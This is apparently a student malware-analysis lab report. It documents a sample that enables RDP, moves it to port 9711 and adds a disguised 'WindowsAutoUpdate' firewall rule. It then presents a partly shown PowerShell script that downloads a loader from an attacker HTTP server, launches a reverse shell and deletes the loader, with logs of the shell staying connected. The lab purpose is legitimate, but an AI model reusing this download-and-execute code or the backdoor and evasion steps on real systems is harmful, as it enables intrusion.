
| File Time | Total Events | Reads | Writes | Read Bytes | Path |
|---|---|---|---|---|---|
| 0.0137984 | 865 | 865 | 0 | 7,914,813 | <Total> |
| 0.0049347 | 742 | 742 | 0 | 6,120,792 | C:\Users\cyber\Desktop\assignment2\assignment2.exe |
| 0.0008915 | 107 | 107 | 0 | 1,372,133 | C:\Users\cyber\AppData\Local\Temp_MEI93082\base_library.zip |
| 0.0017473 | 5 | 5 | 0 | 229,376 | C:\Windows\System32\reg.exe |
| 0.0008022 | 4 | 4 | 0 | 28,672 | C:\Windows\WinSxS\amd64_microsoft.windows.common-controls_6595b64144ccf1df_6.0.26100.5074_none_3e0d6f78e32fd63f\comctl32.dll |
| 0.0017531 | 3 | 3 | 0 | 135,168 | C:\Windows\System32\netsh.exe |
| 0.0015974 | 2 | 2 | 0 | 8,192 | C: |
| 0.0002429 | 1 | 1 | 0 | 4,096 | C:\$Secure:$SDH:$INDEX_ALLOCATION |
| 0.0018293 | 1 | 1 | 0 | 16,384 | C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe |

***Figure 10:*** *the screenshot shows the list and path of read files which are read by the malware.*

**Read Files Summary:** The trace shows heavy reads on assignment2.exe, which is crucial because it could be a malware that executes other processes. The **base_library.zip** in the Temp folder is also read extensively; this is important because it may contain compressed malicious payloads or supporting libraries. The system file **reg.exe** is accessed, which could be used by malware to query or modify registry settings for persistence or configuration. The **comctl32.dll** file is a Windows common controls library, accessed as part of normal execution, but its involvement may help the malware interact with the GUI or system functions. Lastly, **powershell.exe** is read, which is significant since PowerShell is often used by malware for scripting, execution of commands, or downloading additional payloads, making it a common vector for attacks and system control.

## Question 3: What settings on your machine do the malware change?

A – We can observe that Remote Desktop Protocol (RDP) has been enabled in the registry by setting the value of fDenyTSConnections to 0. This can be verified by opening the Registry Editor and navigating to the path bellow.



Registry Editor

File Edit View Favorites Help


Computer\HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server

Terminal Serve
AddIns
Clip Red
DND Re
Dynami
ClusterSetti
Connectior
DefaultUse
KeyboardTy
RCM
SessionArb
SysProcs
TerminalTy
Utilities
VIDEO
Wds
WinStation
TimeZoneInfo
Tpm

| Name | Type | Data |
|---|---|---|
| (Default) | REG_SZ | (value not set) |
| AllowRemoteRPC | REG_DWORD | 0x00000000 (0) |
| DelayConMgrTimeout | REG_DWORD | 0x00000000 (0) |
| DeleteTempDirsOnExit | REG_DWORD | 0x00000001 (1) |
| fDenyTSConnections | REG_DWORD | 0x00000000 (0) |
| fSingleSessionPerUser | REG_DWORD | 0x00000001 (1) |
| GlassSessionId | REG_DWORD | 0x00000001 (1) |
| InstanceID | REG_SZ | d9d1d3ac-a7e7-4407-9246-57fd197 |
| NotificationTimeOut | REG_DWORD | 0x00000000 (0) |
| PerSessionTempDir | REG_DWORD | 0x00000000 (0) |
| ProductVersion | REG_SZ | 5.1 |
| RailShowallNotifyIcons | REG_DWORD | 0x00000001 (1) |
| RCDependentServices | REG_MULTI_SZ | CertPropSvc SessionEnv |
| SnapshotMonitors | REG_SZ | 1 |
| StartRCM | REG_DWORD | 0x00000000 (0) |
| TSUserEnabled | REG_DWORD | 0x00000000 (0) |

***Figure 11:*** *the screenshot shows that* ***RDP*** *protocol has been enabled.*

**B –** We also observed that the RDP port has been changed from the default value of 3389 to 9711, likely as an evasion technique to avoid detection. This modification can be verified by opening the Registry Editor and navigating to the following path:



Registry Editor

File Edit View Favorites Help


Computer\HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server\WinStations\RDP-Tcp

ConnectionHandler
DefaultUserConfiguration
KeyboardType Mapping
RCM
SessionArbitrationHelper
SysProcs
TerminalTypes
Utilities
VIDEO
Wds
WinStations
Console
RDP-Tcp
TSMMRemotingAllowedApps
VideoRemotingWindowNames
TimeZoneInformation

| Name | Type | Data |
|---|---|---|
| NWLogonServer | REG_SZ | |
| OutBufCount | REG_DWORD | 0x00000006 (6) |
| OutBufDelay | REG_DWORD | 0x00000064 (100) |
| OutBufLength | REG_DWORD | 0x00000212 (530) |
| Password | REG_SZ | |
| PdClass | REG_DWORD | 0x00000002 (2) |
| PdClass1 | REG_DWORD | 0x0000000b (11) |
| PdDLL | REG_SZ | tdtcp |
| PdDLL1 | REG_SZ | tssecsrv |
| PdFlag | REG_DWORD | 0x0000004e (78) |
| PdFlag1 | REG_DWORD | 0x00000000 (0) |
| PdName | REG_SZ | tcp |
| PdName1 | REG_SZ | tssecsrv |
| PortNumber | REG_DWORD | 0x000025ef (9711) |


***Figure 12:*** *the screenshot shows the change of RDP to 9711 so that it can evade detection.*

C – We also checked the firewall settings and confirmed that port 9711, used for RDP, is allowed for inbound traffic. The rule permitting this traffic is named "WindowsAutoUpdate," likely to evade detection. To verify this, open the firewall settings and look for "WindowsAutoUpdate" under the inbound rules.



Inbound Rules

| Name | Group | Profile | Enabled | Action | Override | Program | Local Address | Remote Address | Protocol |
|---|---|---|---|---|---|---|---|---|---|
| WindowsAutoUpdate | | All | Yes | Allow | No | Any | Any | Any | TCP |




WindowsAutoUpdate Properties

Protocols and ports
Protocol type: TCP
Protocol number: 6
Local port: Specific Ports
9711
Example: 80, 443, 5000-5010
Remote port: All Ports
Example: 80, 443, 5000-5010
Internet Control Message Protocol (ICMP) settings:

***Figure 13 & 14:** the screenshots shows that the firewall setting has been changed.*

**D –** Opened the Services Manager (services.msc). Upon reviewing the currently running services, we found that RDP is configured to start automatically, without requiring manual intervention. This setup allows an attacker to connect to the device at any time.




| Name | Description | Status | Startup Type | Log On As |
|---|---|---|---|---|
| User Profile Service | This service ... | Running | Automatic | Local System |
| VMware Alias Manager and ... | Alias Mana... | Running | Automatic | Local System |
| VMware SVGA Helper Service | Helps VMw... | Running | Automatic | Local System |
| VMware Tools | Provides su... | Running | Automatic | Local System |
| Web Threat Defense User Se... | Web Threat ... | Running | Automatic | Local System |
| Windows Audio Endpoint B... | Manages au... | Running | Automatic | Local System |
| Windows Management Inst... | Provides a c... | Running | Automatic | Local System |
| Windows Push Notification... | This service ... | Running | Automatic | Local System |
| Remote Desktop Services | Allows user... | Running | Automatic | Network Service |
| Remote Procedure Call (RPC) | The RPCSS | Running | Automatic | Network Service |

***Figure 15:** screenshot shows the automatic state of the Remote Desktop Services.*

## Question 4: What remote communications does the malware attempt?


No established connections or suspicious attempts were observed after Wireshark was run and the captured packets were inspected. The image below displays a snippet of the traffic.


*Ethernet0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>

```
No.  Time       Source           Destination      Protocol Length Info
 10  7.688710   192.168.208.141  8.8.8.8          ICMP      98 Echo (ping) request  id=0x8f50, seq=0/0, ttl=64 (reply in 11)
 11  7.703492   8.8.8.8          192.168.208.141  ICMP      98 Echo (ping) reply    id=0x8f50, seq=0/0, ttl=128 (request in 10)
 13  9.728906   192.168.208.141  8.8.8.8          ICMP      98 Echo (ping) request  id=0x8f50, seq=0/0, ttl=64 (reply in 14)
 14  9.744320   8.8.8.8          192.168.208.141  ICMP      98 Echo (ping) reply    id=0x8f50, seq=0/0, ttl=128 (request in 13)
 15  11.759331  192.168.208.141  8.8.8.8          ICMP      98 Echo (ping) request  id=0x8f50, seq=0/0, ttl=64 (reply in 16)
 16  11.774146  8.8.8.8          192.168.208.141  ICMP      98 Echo (ping) reply    id=0x8f50, seq=0/0, ttl=128 (request in 15)
 19  13.794032  192.168.208.141  8.8.8.8          ICMP      98 Echo (ping) request  id=0x8f50, seq=0/0, ttl=64 (reply in 20)
 20  13.808801  8.8.8.8          192.168.208.141  ICMP      98 Echo (ping) reply    id=0x8f50, seq=0/0, ttl=128 (request in 19)
 22  15.822360  192.168.208.141  8.8.8.8          ICMP      98 Echo (ping) request  id=0x8f50, seq=0/0, ttl=64 (reply in 23)
 23  15.837682  8.8.8.8          192.168.208.141  ICMP      98 Echo (ping) reply    id=0x8f50, seq=0/0, ttl=128 (request in 22)
 26  17.857160  192.168.208.141  8.8.8.8          ICMP      98 Echo (ping) request  id=0x8f50, seq=0/0, ttl=64 (reply in 27)
 27  17.872617  8.8.8.8          192.168.208.141  ICMP      98 Echo (ping) reply    id=0x8f50, seq=0/0, ttl=128 (request in 26)
  4  2.187370   192.168.208.1    239.255.255.250  SSDP     143 M-SEARCH * HTTP/1.1
  7  5.290796   192.168.208.1    239.255.255.250  SSDP     143 M-SEARCH * HTTP/1.1
 12  8.192269   192.168.208.1    239.255.255.250  SSDP     143 M-SEARCH * HTTP/1.1
 17  12.234993  192.168.208.1    239.255.255.250  SSDP     143 M-SEARCH * HTTP/1.1
 21  15.246667  192.168.208.1    239.255.255.250  SSDP     143 M-SEARCH * HTTP/1.1
 28  18.249097  192.168.208.1    239.255.255.250  SSDP     143 M-SEARCH * HTTP/1.1
  1  0.000000   172.172.255.216  192.168.208.132  TLSv1.2  356 Application Data, Application Data
 18  12.574166  142.250.69.67    192.168.208.132  TLSv1.2  183 Application Data, Application Data
```

***Figure 16:*** *screenshot shows a snippet of the Wireshark traffic.*

However, after reviewing the currently active network connections, it was discovered that the RDP listener is open




```
FLARE-VM 10/14/2025 15:30:50
PS C:\Users\cyber > netstat -ano | findstr ":3389"
  TCP    0.0.0.0:3389           0.0.0.0:0              LISTENING       11108
  TCP    [::]:3389              [::]:0                 LISTENING       11108
  UDP    0.0.0.0:3389           *:*                                    11108
  UDP    [::]:3389              *:*                                    11108
```

***Figure 17:*** *screenshot shows 3389 RDP port waiting for traffic.*

## Question 5: What does the malware download?

Wireshark starts before the file runs to monitor network activity. We now check the captured traffic to see if any HTTP GET requests appear, as these requests often indicate attempts to download files.


A – We observe several HTTP GET requests, which may indicate attempts to download files from external sources. Only four such packets appear in the capture, as shown below.



```
http.request.method == "GET"

No.  Time      Source           Destination   Protocol Lengtl Info
  63 6.355824  192.168.208.142  23.58.191.18  HTTP     294 GET /MFEwTzBNMEswSTAJBgUrDgMCGgUABBQ50otx%2Fh
  79 6.419718  192.168.208.142  23.58.191.18  HTTP     294 GET /MFEwTzBNMEswSTAJBgUrDgMCGgUABBQ50otx%2Fh
  81 6.419938  192.168.208.142  23.58.191.18  HTTP     294 GET /MFEwTzBNMEswSTAJBgUrDgMCGgUABBQ50otx%2Fh
  83 6.420867  192.168.208.142  23.58.191.18  HTTP     324 GET /MFEwTzBNMEswSTAJBgUrDgMCGgUABBQ50otx%2Fh
 328 8.880736  192.168.208.142  23.58.191.18  HTTP     288 GET /MFEwTzBNMEswSTAJBgUrDgMCGgUABBTrjrydRyt%
```

***Figure 18:*** *screenshot showing GET requests.*

B – We check the response packets and observe one related to OCSP, a protocol used on the internet to verify whether an SSL/TLS certificate remains valid or has been revoked. This type of traffic does not appear to be associated with file downloads.




```
http.response

No.  Time      Source        Destination      Protocol Lengtl Info
  65 6.374725  23.58.191.18  192.168.208.142  OCSP     779 Response
  88 6.444195  23.58.191.18  192.168.208.142  OCSP     779 Response
  89 6.444195  23.58.191.18  192.168.208.142  OCSP     779 Response
  90 6.444195  23.58.191.18  192.168.208.142  OCSP     779 Response
 330 8.898933  23.58.191.18  192.168.208.142  OCSP     621 Response
```

***Figure 19:*** *screenshot showing response packets.*

## Part 2 - Malicious PE

### 1 – Powershell Script:

A PowerShell script is created to download a loader from the Kali server, execute a payload hosted on an HTTP server, and then delete the loader file from the system. It also checks whether the reverse shell continues to run in memory after the loader is removed. This script file will be uploaded along with the assignment to Brightspace.




```
# Filename: Malicious.ps1
# Author: Mansoor Hoshmand
# Date Created: 10/09/25
# Last Modified: 10/13/25
# Description: Executes a reverse shell payload in memory using a loader, deletes the loader, and ve

# ------------------------------
# STEP 1: Define Configuration
# ------------------------------

# Attacker's HTTP server hosting the loader and payload
$loaderUrl   = "http://192.168.70.147:8000/loader.exe"
$payloadUrl  = "http://192.168.70.147:8000/payload.exe"

# Local path to save the loader on victim machine
$loaderPath  = "C:\Users\cyber\Desktop\loader.exe"

# ------------------------------
# STEP 2: Download Loader
# ------------------------------

Write-Output "`n[+] Downloading loader from $loaderUrl..."
Invoke-WebRequest -Uri $loaderUrl -OutFile $loaderPath

# Wait to ensure download completes
Start-Sleep -Seconds 5
Write-Output "[+] Loader downloaded successfully."
```

***Figure 20**: screenshot showing the script file.*

### Steps of attack:


1 – The malicious file has been run, downloaded the loader, executed the payload and deleted the loader and finally checked to verify the existence of the connection in the memory.



```
PS C:\Users\cyber\Desktop > .\malicious1.ps1

[+] Downloading loader from http://192.168.70.147:8000/loader.exe...
[+] Loader downloaded successfully.

[+] Executing loader with payload URL...
[+] Waiting period complete. Shell should now be active.

[+] Cleaning up loader file...
[+] Loader file deleted.

[+] Checking for active reverse shell connection...
[+] Reverse shell is still connected to 192.168.70.147:4444
FLARE-VM 10/15/2025 20:07:05
PS C:\Users\cyber\Desktop > |
```

***Figure 21:** The malicious file has been executed, and the highlighted area indicates that the reverse shell remains active even after the loader has been deleted.*


2 – A Python HTTP server is started, and the file download is observed immediately after the script is executed.



```
┌──(mansoor㉿CLMH01)-[~/Desktop]
└─$ python3 -m http.server 8000

Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
192.168.70.128 - - [15/Oct/2025 18:11:50] "GET /loader.exe HTTP/1.1" 200 -
192.168.70.128 - - [15/Oct/2025 18:11:55] "GET /payload.exe HTTP/1.1" 200
```

***Figure 22:*** *the screenshot shows the download of files from the python server.*


3 – Using Procmon, we observe that both the loader file and the payload file have been executed, resulting in the initiation of a shell.



```
⊟ powershell.exe (2628)      C:\WINDOWS\System32\WindowsPower...   M... MW...  C:\WINDOWS\System32\WindowsPowerShell\v1.0\powershell.exe
  ⊟ loader.exe (4960)        C:\Users\cyber\Desktop\loader.exe              M    "C:\Users\cyber\Desktop\loader.exe" -path http://192.168.70.147:8000/payload.exe
      Conhost.exe (5700)     C:\WINDOWS\System32\Conhost.exe       M... MC...  \??\C:\WINDOWS\system32\conhost.exe 0xffffffff -ForceV1
      cmd.exe (4860)         C:\WINDOWS\SYSTEM32\cmd.exe           M... MW...  cmd
```

